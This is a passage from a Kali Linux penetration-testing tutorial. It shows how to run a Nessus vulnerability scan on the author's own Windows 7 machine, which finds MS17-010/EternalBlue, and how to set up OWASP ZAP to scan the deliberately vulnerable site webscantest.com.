
This can take a while. Go get your favorite beverage and wait…and then maybe go get another.

When it has completed this initialization, login with the credentials you entered above.

Once we sign in to Nessus, we are greeted by the "My Scans" screen. Since we have not yet done a vulnerability scan, no scans appear here yet. You can see a button in the upper right corner labeled "New Scan." Click it to start a new vulnerability scan.




This should open a screen asking you what type of scan you want to do. Let's select "Advanced Scan" on the top line second from the left.




This will open a screen asking you to name your scan (this is simply a label), so I have named mine "NewScan." Creative, right? You are also asked for a description, a folder and most importantly, the IP address or addresses you want to scan. This can be a list of IP addresses or CIDR notation of a subnet.

If there are many IP addresses, you can upload a file with IP addresses near the bottom. Here, I will scan just my Windows 7 system on my local network (192.168.0.102).




This will load your scan and present you with a screen like the below. To the far right, you will see a |> button. When you click on it, your scan will begin.




When Nessus has completed your vulnerability scan, open the scan and you will see a graphical representation of your scan. In my case there are numerous "info"-level vulnerabilities, two medium-level vulnerabilities, and two critical vulnerabilities. Although all vulnerabilities are important, we should first apply ourselves to the critical ones as they can leave our system vulnerable to dangers such as ransomware and remote code execution (RCE).


Let's click on the critical segment of the graph. This opens and displays the critical vulnerabilities.




This now opens a screen with a list of the critical vulnerabilities. Note the middle vulnerability is designated MS17-010. That is Microsoft's designation of the EternalBlue vulnerability developed by the NSA, released by the ShadowBrokers hacker group in April 2017, and used to exploit systems around the world by such malware as WannaCry and Petya ransomware. Our system is vulnerable to this attack, just as the nmap scan above warned us!




We can dig even deeper and click on the MS17-010 vulnerability and get even greater detail.



Nessus will now ask you if you want to create an Executive Summary or Custom Report. I selected Executive Summary and then selected the PDF format in the upper right corner. Now Nessus will begin to generate a professional looking "Executive Summary" of your vulnerability scan in a PDF format ready to deliver your CTO or CISO.






Website Vulnerability Scanning with OWASP ZAP

Nessus is a great tool for finding system and application vulnerabilities, but if we want to test a website and web applications for vulnerabilities, we probably want to use a tool designed specifically for that purpose. In Chapter 6, we used the `whatsweb` tool to fingerprint websites and it provided us with significant information on the site such as:

1. The nation the site is served from;
2. The CMS;
3. The web server;
4. The technologies employed to build the site.

At this stage, we want to know more. We want to know what potential vulnerabilities the website may have that we can exploit. There are a number of excellent commercial tools for this purpose, but fortunately the OWASP (Open Web Application Security Project) project has one of the best and it's free! From the Kali GUI, you can go to applications, Web Application Analysis and then click on OWASP ZAP or, if you prefer the command line, just enter **OWASP ZAP** at the command line (some versions of Kali do not include OAWSP-ZAP. In that case, simply download it from the Kali repository using command, `apt-get install zaproxy`).





```
kali> owasp-zap
```

```
root@kali-2019:~# owasp-zap
Found Java version 11.0.2
Available memory: 5926 MB
Setting jvm heap size: -Xmx1481m
0 [main] INFO org.zaproxy.zap.GuiBootstrap  - OWASP ZAP 2.7.0 started 29/07/2019
, 09:47:00 with home /root/.ZAP/
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.zaproxy.zap.GuiBootstrap (file:/usr/sh
are/zaproxy/zap-2.7.0.jar) to field sun.awt.X11.XToolkit.awtAppClassName
WARNING: Please consider reporting this to the maintainers of org.zaproxy.zap.Gu
iBootstrap
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflect
ive access operations
WARNING: All illegal access operations will be denied in a future release
1350 [AWT-EventQueue-0] INFO org.parosproxy.paros.network.SSLConnector  - Readin
g supported SSL/TLS protocols...
1364 [AWT-EventQueue-0] INFO org.parosproxy.paros.network.SSLConnector  - Using
a SSLEngine...
2428 [AWT-EventQueue-0] INFO org.parosproxy.paros.network.SSLConnector  - Done r
eading supported SSL/TLS protocols: [SSLv2Hello, SSLv3, TLSv1, TLSv1.1, TLSv1.2,
 TLSv1.3]
2469 [AWT-EventQueue-0] INFO org.parosproxy.paros.extension.option.OptionsParamC
ertificate  - Unsafe SSL renegotiation disabled.
```


The first time you use OWASP ZAP you will have to read and approve the End User License Agreement (EULA). Once you do that, OWASP ZAP will greet you with the following screen. This screen asks

whether you want to "persist the ZAP session". In essence, it's asking you whether you want to save the session.




It is best to "persist" the session with name and location, the second radio button selection. This will save your results into a file at the location of your choice. I will name mine "First Web Vulnerability Scan" (I'm creative aren't I) and save it to my **`/root`** folder.

Next, you will be greeted by a screen titled "Manage Add-ons" like below.




Click **Update All** in the lower right corner.


Once it has completed the download and updated of all its add-ons, it will reply with a window saying it has complete this task. Click **OK** and close the Manage Add Ons window. This will leave you with the OWASP ZAP vulnerability assessment tool ready to "attack" your target website!



In this case, we will be using OWASP ZAP to test the vulnerabilities of an online website designed to be attacked, webscantest.com. Enter the URL of the website where it indicates "URL to attack." Then click the **Attack** below.




It will now begin its analysis of the website. First it will spider the site and then begin an active scan looking for vulnerabilities. This can take awhile. For very large websites, this may takes hours, so sit back and relax.




While it is a scanning, you will note that across the bottom alerts begin to appear. These are the vulnerabilities that OWASP ZAP is collecting and categorizing. As you can see below, there are six types of alerts found;

